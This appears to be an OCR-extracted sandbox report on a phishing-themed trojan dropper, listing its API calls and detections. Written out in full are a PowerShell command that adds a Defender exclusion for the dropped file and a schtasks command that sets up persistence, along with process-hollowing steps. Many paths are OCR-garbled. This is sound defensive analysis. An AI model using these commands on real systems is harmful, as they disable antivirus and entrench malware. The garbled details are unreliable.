Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 File Name: IxeqnDhmFdUxs.exe SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 4defdc, 0, 0, 0) Return: 6eb590		2744
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2744 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (6eb590, 4defdc) Return: 1		2744
Call System API	API Name: GetVersionExA Args: (69fa50) Return: 1		2744
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2744 Info: Obtains system version from API result		

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 4dece0, 0, 0, 0) Return: 6eae50	2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 4da698, 0, 0, 0) Return: 6eaf50	2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 4d9d58, 0, 0, 0) Return: 77a5c0	2744
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, 4dae68, 0, 0, 0) Return: 77a440	2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 4db778, 0, 0, 0) Return: 779fc0	2744
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 4dae18, 0, 0, 0) Return: 779a80	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4	2744
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2744 Info: enum processes	
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4	2744
· · · · · · · · · · · · · · · · · · ·		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430	2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438	2744
Call System API	API Name: GetVersionExA Args: (4dd640) Return: 1	2744
Call System API	API Name: GetVersionExA Args: (724c9cf0) Return: 1	2744
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	2744
Call System API	API Name: System.Convert::FromBase64String Args: (14sIAAAAAAAEAO29B2AcSZYIJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVm VdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkra) Return: 1F8B080000000000	2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 5100392, 88) Return: 0	2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 5100348, 22) Return: 0	2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 5100328, 18) Return: 0	2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 5100456, 44) Return: 0	2744
Call System API	API Name: System:Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A, 0, 94416592, 391573) Return: 0	2744
Add File	Path: %APPDATA%UxeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL	2744
		2/44
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2744 File: %APPDATA%\UseqnDhmFdUxs.exe Type: VSDT_EXE_MSIL	
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\keqnDhmFdUxs.exe	
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe to %APPDATA%\\tegnDhmFdUxs.exe	
Write File		2744
Write File Detection	Path: %APPDATA%\uxeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\uxeqnDhmFdUxs.exe	2/44
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, %APPDATA%\lxeqnDhmFdUxs.exe, 0, 0, 0, 1) Return: 1	2744
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\keqnDhmFdUxs.exe	
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wliBlbmNvZGluZz0iVVRGLTE2lj8+CjxUYXNrlHZlcnNpb249ljEuMilgeG1 sbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20v) Return: 3C3F786D6C207665	2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2744	
	Info: Obtains drive info from API result	
Call System API	API Name: GetDriveTypeW Args: (C\(\chi\) Return: 3	2744
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744
Call System API	API Name: GetDriveTypeW Args: (C\;\) Return: 3	2744
Call System API	API Name: GetDriveTypeW Args: (C\)) Return: 3	2744
		2744
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	
Call System API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a	2744
Call System API	0c91efb8b)\\) Return: 3 API Name: GetDriveTypeW Args: (C\\) Return: 3	2744
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744
Call System API	API Name: GetVersionExA Args: (733782d0) Return: 1	2744
Call System API	API Name: GetVersionExA Args: (844e860) Return: 1	2744
	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000100000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\\) Return: 3	2744
Call System API	oco relición y y rectam. O	
Call System API Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2744
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2744
Call System API Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2744
	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2744 2744

Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\\lxeqnDhmFdUxs.exe Shell Command: %windir%\System32\\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\\WindowsPowerShell\v1.0\powershell.exe" Add-MpPref erence -ExclusionPath "%APPDATA%\\lxeqnDhmFdUxs.exe"		
Call Throad API			2744
Call Thread API	API Name: NtResumeThread Args: (Process:1856,) Return: ?		
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1856], ppid[2744) Return: 1		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" / Create /TN "Updates\xeqnDhmFdUxs" /XML "% TEMP%\timp162.tmp", , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:1700:%windir%\SysWOW64\schtasks.exe) Return: 1		2744
Detection	Threat Characteristic: Executes dropped file %TEMP%Imp162.tmp*		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmp162.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmp162.tm p"		
Call Thread API	API Name: NtResumeThread Args: (Process:1700,) Return: ?		2744
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1700], ppid[2744) Return: 1		2744
Detection	Threat Characteristic: Creates process in system directory Process ID: 1856 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPrefer ence -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe"		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1856 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C/\) Return: 3	2744	1856
		2744	1856
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Detection	Threat Characteristic: Creates process in system directory Process ID: 1700 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmp162.tmp"		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup "Updates\lxeqnDhmFdUxs" /XML		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2744	1856
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2744	1856
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#\volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#00000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}) \) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#\volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}) \) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (1.1) Neturn: 3	2744	1856
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6b358b90, -1, 7ce414, 7ce410, 0) Return: 0	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Windows\PowerShell\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	2744	1856
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\NZEOGEEHR4E3MLO7MON6.temp Type: VSDT_COM_DOS	2744	1856
Write File	Path: %APPDATA% Microsoft Windows Recent Custom Destinations NZEOGEEHR4E3MLO7MON6.temp Type: VSDT_COM_DOS	2744	1856
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	2744	1856
Add File	Path: %APPDATA% Microsoft Windows Recent (Custom Destinations \ d93f411851d7c929.custom Destinations -ms~RF10f3d.TMP Type: VSDT_EMPTY	2744	1856
Add File	Path: %APPDATA%MicrosoftWindows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10f3d.TMP Type: VSDT_COM_DOS	2744	1856
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	2744	1856
Delete File	Path: %TEMP%\tmp162.tmp Type: VSDT_TEXT_HTML		2744
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2744 File: %TEMP%Imp162.tmp Type: VSDT_TEXT_HTML		
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10f3d.TMP Type: VSDT_COM_DOS	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93/411851d7c929.customDestinations-ms-RF10/3d.TMP) R eturn: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 7ce65c, 0, 0, 0) Return: baf420	2744	1856
Call I liesystelli Ar I	A THEMS. THE HELD HELDTY MYS. (JOHNSON JUNIOUSSILME I FRIMINEWOINT, U, 102000, U, U, U) NEIUM DRIAZU	2144	1000

Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
Detection	Process ID: 1856		
	Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (baf420, 7ce65c) Return: 1	2744	1856
Call System API	API Name: GetVersionExA Args: (b8f450) Return: 1	2744	1856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1856 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 7cedd8, 0, 0, 0) Return: baf4e0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 7ca798, 0, 0, 0) Return: bae7e0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 7c9e58, 0, 0, 0) Return: baebe0	2744	1856
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0		2744
Call System API	API Name: AdjustTokenPrivileges Args: (4f0, 0, , , 0, , 7ce1d4) Return: 1	2744	1856
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access		
	Process ID: 1856 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 7cb058, 0, 0, 0) Return: baee20	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#*, 0, 7c9d78, 0, 0, 0) Return: b161b0	2744	1856
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe, , , , CREATE_SUSPENDED, , , , Process:2244: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1		2744
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2744 Injected API: SetThreadContext		
	Target Process ID: 2244		
	Target Image Path: WWorkingDir%IREVISED ORDER 068490470 DECEMBER 2022.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2744		
	Injected API: WriteProcessMemory		
	Target Process ID: 2244 Target Image Path: "WorkingDir%IREVISED ORDER 068490470 DECEMBER 2022.exe		
Detection	Threat Characteristic: Creates process		
	Process ID: 2744 Image Path: %WorkingDir%IREVISED ORDER 068490470 DECEMBER 2022.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2244:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 400000, MZER., 512, 4d		2744
,	d5e0) Return: 1		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2744		
	Target Process ID: 2244		
	Target Image Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe		
Datastica	Injected Content: MZER. Threat Characteristic: Injects memory with dropped files		
Detection	Injecting Process ID: 2744		
	Target Process ID: 2244		
	Target Image Path: %WorkingDir%IREVISED ORDER 068490470 DECEMBER 2022.exe File: MZER.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2244:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 401000, UEt.V.u.P.E		2744
,	.PV, 184832, 4dd5e0) Return: 1		
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2744 Target Process ID: 2244		
	Target Image Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe		
	Injected Content: UEt.V.u.P.E.PV		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f45c000 Process:2244:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 7f45c008 , 4, 4dd5e0) Return: 1		2744
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2744		
	Target Process ID: 2244 Target Image Path: "WorkingDir" IREVISED ORDER 068490470 DECEMBER 2022.exe		
	Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2244:%WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1		2744
Call Thread API	API Name: NtResumeThread Args: (Process:2244,) Return: ?		2744
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2244], ppid[2744) Return: 1		2744
Call Filesystem API	API Name: CreateNamedPipeW Args: (\\.\pipe\PSHost.133148132308113710.1856.DefaultAppDomain.powershell, 1074266115, 6, 1, 32768, 32768, 0, 8182	2744	1856
Detection	012) Return: 544 Threat Characteristic: Creates named nine		
Detection	Threat Characteristic: Creates named pipe \tag{https://pipelPSHost.133148132308113710.1856.DefaultAppDomain.powershell}		
Detection	Threat Characteristic: Creates process		
	Process ID: 2244		
Add File	Image Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe		2744
Add File	Path: %LOCALAPPDATA% Microsoft CLR_v4.0_32/UsageLogs/REVISED ORDER 068490470 DECEMBER 2022.exe.log Type: VSDT_ASCII		2744
Write File	Path: %LOCALAPPDATA%Microsoft(CLR_v4.0_32\UsageLogs\REVISED ORDER 068490470 DECEMBER 2022.exe.log Type: VSDT_ASCII ABI Namo: CerlDrivaTypo\M Ares: (D1) Return 5	2744	2744
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5 API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856 1856
Call System API	API Name: GetDriveTypeW Args: (D\;) Return: 5 API Name: GetDriveTypeW Args: (D\;) Return: 5	2744	1856
Call System API	API Name: GetUnive rypew Args: (D/t) Return: 5 API Name: GetDriveTypeW Args: (D/t) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetUnive rypew Args: (E:\) Return: 2 API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetUnive rypew Args: (E:\) Return: 2 API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
our dystom ru i	API Name: GetUnive rypew Args: (E:\) Return: 2 API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API			.000
Call System API Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E\l) Return: 2 API Name: GetDriveTypeW Args: (E\l) Return: 2		1856 1856
	API Name: GetDriveTypeW Args: (E:\) Return: 2 API Name: GetDriveTypeW Args: (F:\) Return: 2 API Name: GetDriveTypeW Args: (F:\) Return: 2	2744 2744 2744	1856 1856 1856

Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API		2744	1856
	API Name: GetDriveTypeW Args: (F:\) Return: 2		
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%TEMP%ltgu5ndcz.ven.ps1\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2744	1856
Add File	Path: %TEMP%\tgu5ndcz.ven.ps1 Type: VSDT_ASCII	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%ltgu5ndcz.ven.ps1) Return: 1	2744	1856
Write File	Path: %TEMP%ltgu5ndcz.ven.ps1 Type: VSDT ASCII	2744	1856
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\y3acltld.1yl.psm1) Return: 1	2744	1856
Add File	Path: %TEMP%/y3actitd.tyl.psm1 Type: VSDT ASCII	2744	1856
, and 1 mo	там. м.с.н. мурововолукрант туро. тоот _поон	-177	.000
Write File	Path: %TEMP%\y3acltld.1yl.psm1 Type: VSDT_ASCII	2744	1856
Delete File	Path: %TEMP%\lgu5ndcz.ven.ps1 Type: VSDT_ASCII	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1856 File: %TEMP%(tgu5ndcz.ven.ps1		
	Type: VSDT_ASCII		
Call Service API	API Name: OpenServiceW Args: (9c7a2b0, CryptSvc, 5) Return: 9c7a238	2744	1856
Delete File	Path: %TEMP%ly3acltld.1yl.psm1 Type: VSDT_ASCII	2744	1856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1856 File: %TEMP%ty3aclttd.1yl.psm1		
	Type: VSDT_ASCII		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2744	1856
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2744	1856
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2744	1856
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2744	1856
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 7ca990, 0, 0, 0) Return: 9c64138	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (9c64138, 7ca990) Return: 1	2744	1856
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (9c79350, b79ecf4) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelllv1.0\Modules*, 0, b79ece4, 0, 0, 0) Return: 9c795d0	2744	1856
	API Name: FindFirstFileExW Args. (\times \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \	2744	1856
Call Filesystem API			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b79ec38, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (\(\sqrt{windir}\\)\system32\\\ windowspowershell\\\ v1.0\\\ Modules\\\ CimCmdlets\\^*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\windowspowershell\v1.0\lindowspowershe	2744	1856
1 10070101117111			1856
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c	2744	
	79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c	2744	1856
Call Filesystem API	79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79ec38, 0, 0, 0) Return: 9c		1856 1856
Call Filesystem API Call Filesystem API	79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b79ebec, 0, 0, 0) Return: 9c 79350	2744	
